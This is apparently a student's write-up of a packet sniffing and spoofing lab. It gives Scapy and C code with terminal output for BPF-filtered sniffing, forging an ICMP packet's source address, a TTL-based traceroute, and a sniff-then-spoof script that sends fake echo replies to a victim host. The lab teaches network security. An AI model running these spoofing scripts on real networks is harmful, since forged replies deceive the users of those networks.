

Packet Sniffing and Spoofing Lab

Task 1.1: Sniffing Packets

Task 1.1A.

Screenshot 1 shows the code of this task.

Screenshot 2 Run the program with the root privilege , We can capture the packets from 10.0.2.4 who is sending ICMP packet to 8.8.8.8.

Run the program again, but without using the root privilege, Screenshot 3 showing there is an error information, this is because sniffing needs accessing the network interface.

Screenshot 1


```
task11.py
#!/usr/bin/env python3
from scapy.all import *
def print_pkt(pkt):
    pkt.show()
print('sniffing packets...')
pkt = sniff(iface=['br-e7b7a0685397', 'enp0s3'], filter='icmp', prn=print_pkt)
```

Screenshot 2

```
seed@VM:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=112 time=70.1 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=112 time=68.5 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=112 time=66.6 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=112 time=66.6 ms
^Z
[1]+  Stopped                  sudo python3 task11.py
seed@VM:~/Final Project$
```

```
[02/15/21]seed@VM:~$ sudo python3 task11.py
###[ Ethernet ]##
dst      = 52:54:00:12:35:00
src      = 08:00:27:9f:5a:06
type     = IPv4
###[ IP ]##
version  = 4
ihl      = 5
tos      = 0x00
len      = 84
id       = 2336
flags    = DF
frag     = 0
ttl      = 64
proto    = icmp
chksum   = 0x1576
src      = 10.0.2.4
dst      = 8.8.8.8
\options \
###[ ICMP ]##
type     = echo-request
code    = 0
chksum  = 0xe751
id      = 0x6
seq     = 0x1
###[ Raw ]##
load    = '}\\x88*`\\x00\\x00\\x00\\xa7\\xeb\\x02\\x00\\x00\\x00\\x00\\x00\\x10\\x11\\x12\\x13\\x14\\x15\\x16\\x17\\x18\\x19\\x1a\\x1b\\x1c\\x1d\\x1e\\x1f !#$%&`()*,..\\01234567'
###[ Ethernet ]##
```

Screenshot 3



Task 1.1B.

Capture only the ICMP packet

This is shown in Screenshot 4 and in Screenshot 5.

Capture any TCP packet that comes from a particular IP and with a destination port number 23. Screenshot 6 shows the code of capturing TCP packets of 10.0.2.4/23. Screenshot 7, shows the 10.0.2.4 ping to 8.8.8.8 captured.

Capture packets comes from or to go to a particular subnet. Screenshot 8 shows the code. And Screenshot 9 shows capturing packets from 10.0.2.4 to 128.230.0.0/16.

Screenshot 4

```
#!/usr/bin/env python3
from scapy.all import *
def print_pkt(pkt):
    pkt.show()
print('sniffing packets...')
pkt = sniff(iface=['br-e7b7a0685397', 'enp0s3'], filter='icmp', prn=print_pkt)
```

Screenshot 5

Screenshot 6



```
1#!/usr/bin/env python3
2from scapy.all import *
3def print_pkt(pkt):
4    pkt.show()
5
6print('sniffing packets...')
7pkt = sniff(filter='tcp and dst port 23 and src host 10.0.2.4', prn=print_pkt)
```

Screenshot 7

Activities Terminal Activities

SEED-Ubuntu20.04 [Running]

Feb 15 09:54


```
[02/15/21]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
telnet: Unable to connect to remote host: No route to host
[02/15/21]seed@VM:~$ telnet 8.8.8.8
Trying 8.8.8.8...
^Z
[02/15/21]seed@VM:~/.../Final Projects$ sudo chmod a+x task11.py
[02/15/21]seed@VM:~/.../Final Project$ sudo python3 task11.py
sniffing packets...
###[ Ethernet ]##
        dst      = 52:54:00:12:35:00
        src      = 08:00:27:9f:5a:06
        type     = IPv4
###[ IP ]##
        version   = 4
        ihl       = 5
        tos       = 0x10
        len       = 60
        id        = 49616
        flags     = DF
        frag      = 0
        ttl       = 64
        proto     = tcp
        checksum  = 0x5cc8
        src       = 10.0.2.4
        dst       = 8.8.8.8
        options   =
###[ TCP ]##
        sport      = 37876
        dport      = telnet
        seq        = 2911841115
        ack        = 0
        dataofs   = 10
        reserved   = 0
        flags      = S
        window    = 64240
        checksum  = 0x1c42
        urgptr    = 0
        options   = [('MSS', 1460), ('SAckOK', b''), ('Timestamp', (893096717, 0)), ('NOP', None), ('WScale', 7)]
```

Screenshot 8



```
#!/usr/bin/env python3
from scapy.all import *
def print_pkt(pkt):
    pkt.show()
print('sniffing packets...')
pkt = sniff(filter='dst net 128.230.0.0/16', prn=print_pkt)
```

Screenshot 9



```
[02/15/21]seed@VM:~$ ping 128.230.0.9
PING 128.230.0.9 (128.230.0.9) 56(84) bytes of data.
From 128.230.61.170 icmp_seq=1 Destination Host Unreachable
From 128.230.61.170 icmp_seq=2 Destination Host Unreachable
From 128.230.61.170 icmp_seq=3 Destination Host Unreachable
^Z
[2]+ Stopped                  [02/15/21]seed@VM:~/. . . /Final Project$ sudo chmod a+x task11.py
[02/15/21]seed@VM:~/. . . /Final Project$ sudo python3 task11.py
sniffing packets...
###[ Ethernet ]###
    dst      = 52:54:00:12:35:00
    src      = 08:00:27:9f:5a:06
    type     = IPv4
###[ IP ]###
    version   = 4
    ihl      = 5
    tos      = 0x0
    len      = 84
    id       = 58263
    flags     = DF
    frag     = 0
    ttl      = 64
    proto    = icmp
    checksum = 0xcale
    src      = 10.0.2.4
    dst      = 128.230.0.9
    \options  \
###[ ICMP ]###
    type      = echo-request
    code     = 0
    checksum = 0x23c4
    id       = 0x7
    seq      = 0x1
###[ Raw ]###
    load     = '\xd5\x8c`\x00\x00\x00\x00\x00\x0b\x00\x00\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15
\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,.-/01234567'
###[ Ethernet ]###
    dst      = 52:54:00:12:35:00
    src      = 08:00:27:9f:5a:06
    type     = IPv4
```


Task 1.2: Spoofing ICMP Packets

Screenshot 10 shows the code which is to send packets to 10.0.2.3 and the running result. Screenshot 11-12 shows in wireshark, we can see the packets sending from 10.0.2.1 to 10.0.2.3.


Screenshot 10

```
[02/15/21]seed@VM:~/.../Final Project$ sudo python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> a = IP()
>>> a.src = '10.0.2.1'
>>> a.dst = '10.0.2.3'
>>> b = ICMP()
>>> p = a/b
>>> send(p)
.
Sent 1 packets.
>>> ls(a)
version      : BitField  (4 bits)          = 4          (4)
ihl         : BitField  (4 bits)          = None       (None)
tos         : XByteField                 = 0          (0)
len         : ShortField                = None       (None)
id          : ShortField                = 1          (1)
flags        : FlagsField   (3 bits)        = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField    (13 bits)       = 0          (0)
ttl          : ByteField                 = 64         (64)
proto        : ByteEnumField             = 0          (0)
chksum       : XShortField              = None       (None)
src          : SourceIPField            = '10.0.2.1' (None)
dst          : DestIPField               = '10.0.2.3' (None)
options      : PacketListField          = []         ([])
```

Screenshot 11



Screenshot 12



Task 1.3: Traceroute

Screenshot 13 shows the code to trace 216.58.205.196. We send ICMP packets 10 times with increasing Time-To-Live. In Screenshot 15 you can see that in the tenth time (with ttl=10) the packet reached the destination server.

Screenshot 14 shows the sending packets. Screenshot 15 shows the wireshark observation.


Screenshot 13

```
task13.py
-/Desktop/Final Project
1 from scapy.all import *
2 for i in range(1,11):
3     a = IP()
4     a.dst = '216.58.205.196'
5     a.ttl = i
6     b = ICMP()
7     p = a/b
8     send(p)
```

Screenshot 14

```
[02/16/21]seed@VM:~/.../Final Project$ sudo chmod a+x task13.py
[02/16/21]seed@VM:~/.../Final Project$ sudo python3 task13.py
.
Sent 1 packets.
```

Screenshot 15



Task 1.4: Sniffing and-then Spoofing

Screenshot 16 shows the code to sniff and then spoof (the victim is 10.9.0.5). The ip address 1.2.3.4 is not alive, but when 10.9.0.5 ping 1.2.3.4, it receives the reply from 1.2.3.4 as shown in Screenshot 17(attacker view),18(host view),19(Wireshark view).


In Screenshot 20 we try to ping 10.9.0.99 but because this IP is a non-existing host on the LAN he is unreachable.

When we ping 8.8.8.8 we get duplicated replays for each packet, one from 8.8.8.8 and another one from the attacker. Screenshot 21(attacker view),22(host view) and 23(Wireshark view) represent this observation.

Screenshot 16

```
Open ▾ sniffspoof.py -/Desktop/Final Project/LabSetup/LabSetup/volumes Save ▾
1#!/usr/bin/python3
2from scapy.all import *
3
4def spoof_pkt(pkt):
5    if ICMP in pkt and pkt[ICMP].type == 8:
6        print('-----Original Packet-----')
7        print('\t| -Source IP: ', pkt[IP].src)
8        print('\t| -Destination IP: ', pkt[IP].dst)
9
10       ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
11       icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
12       data = pkt[Raw].load
13       newpkt = ip/icmp/data
14       |
15
16       print('-----Spoofed Packet-----')
17       print('\t| -Source IP: ', newpkt[IP].src)
18       print('\t| -Destination IP: ', newpkt[IP].dst)
19       print('\n\n')
20       send(newpkt, verbose=0)
21
22 pkt = sniff(iface=['enp0s3', 'br-fa3ccff8f7f9'], filter='icmp and src host 10.9.0.5', prn=spoof_pkt)
```


Screenshot 17



Screenshot 18

```
root@e1554dff07e3:/# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=111 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=18.3 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=21.2 ms
64 bytes from 1.2.3.4: icmp_seq=4 ttl=64 time=23.8 ms
64 bytes from 1.2.3.4: icmp_seq=5 ttl=64 time=28.3 ms
64 bytes from 1.2.3.4: icmp_seq=6 ttl=64 time=25.8 ms
64 bytes from 1.2.3.4: icmp_seq=7 ttl=64 time=51.6 ms
^C
--- 1.2.3.4 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6011ms
rtt min/avg/max/mdev = 18.298/39.971/110.749/30.626 ms
root@e1554dff07e3:/#
```

Screenshot 19



Screenshot 20

```
root@e1554dff07e3:/# ping 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.5 icmp_seq=1 Destination Host Unreachable
From 10.9.0.5 icmp_seq=2 Destination Host Unreachable
From 10.9.0.5 icmp_seq=3 Destination Host Unreachable
From 10.9.0.5 icmp_seq=4 Destination Host Unreachable
From 10.9.0.5 icmp_seq=5 Destination Host Unreachable
From 10.9.0.5 icmp_seq=6 Destination Host Unreachable
^C
--- 10.9.0.99 ping statistics ---
7 packets transmitted, 0 received, +6 errors, 100% packet loss, time 6142ms
pipe 4
```

Screenshot 21

```
root@VM:/volumes# python3 sniffspoof.py
-----Original Packet-----
| -Source IP: 10.9.0.5
| -Destination IP: 8.8.8.8
-----Spoofed Packet-----
| -Source IP: 8.8.8.8
| -Destination IP: 10.9.0.5


-----Original Packet-----
| -Source IP: 10.9.0.5
| -Destination IP: 8.8.8.8
-----Spoofed Packet-----
| -Source IP: 8.8.8.8
| -Destination IP: 10.9.0.5

-----Original Packet-----
| -Source IP: 10.9.0.5
| -Destination IP: 8.8.8.8
-----Spoofed Packet-----
```

Screenshot 22

```
root@e1554dff07e3:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=114 time=58.4 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=114 time=55.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=86.3 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=3 ttl=64 time=26.4 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=114 time=69.4 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=4 ttl=64 time=43.5 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=114 time=54.9 ms (DUP!)
^C
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, +3 duplicates, 0% packet loss, time 3014ms
rtt min/avg/max/mdev = 26.350/56.382/86.315/17.486 ms
```

Screenshot 23



Task 2.1: Writing Packet Sniffing Program

Task 2.1A: Understanding How a Sniffer Works

Screenshot 24(ping from host VM), 25(sniff.o output), 26(evidence from Wireshark) shows that the sniffer program run successfully and produces expected results.

The sniff.c code attached to the codes folder.

Screenshot 24

```
root@e1554dff07e3:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=73.9 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=54.5 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=113 time=58.0 ms
^Z
[4]+ Stopped ping 8.8.8.8
root@e1554dff07e3:/#
```


Screenshot 25

```

root@VM:/# ls
bin dev home lib32 libx32 mnt proc run srv tmp var
boot etc lib lib64 media opt root sbin sys usr volumes
root@VM:/# cd volumes
root@VM:/volumes# ./task21
    From: 10.0.2.4
        To: 8.8.8.8
Protocol: ICMP
    From: 8.8.8.8
        To: 10.0.2.4
Protocol: ICMP
    From: 10.0.2.4
        To: 8.8.8.8
Protocol: ICMP
    From: 8.8.8.8
        To: 10.0.2.4
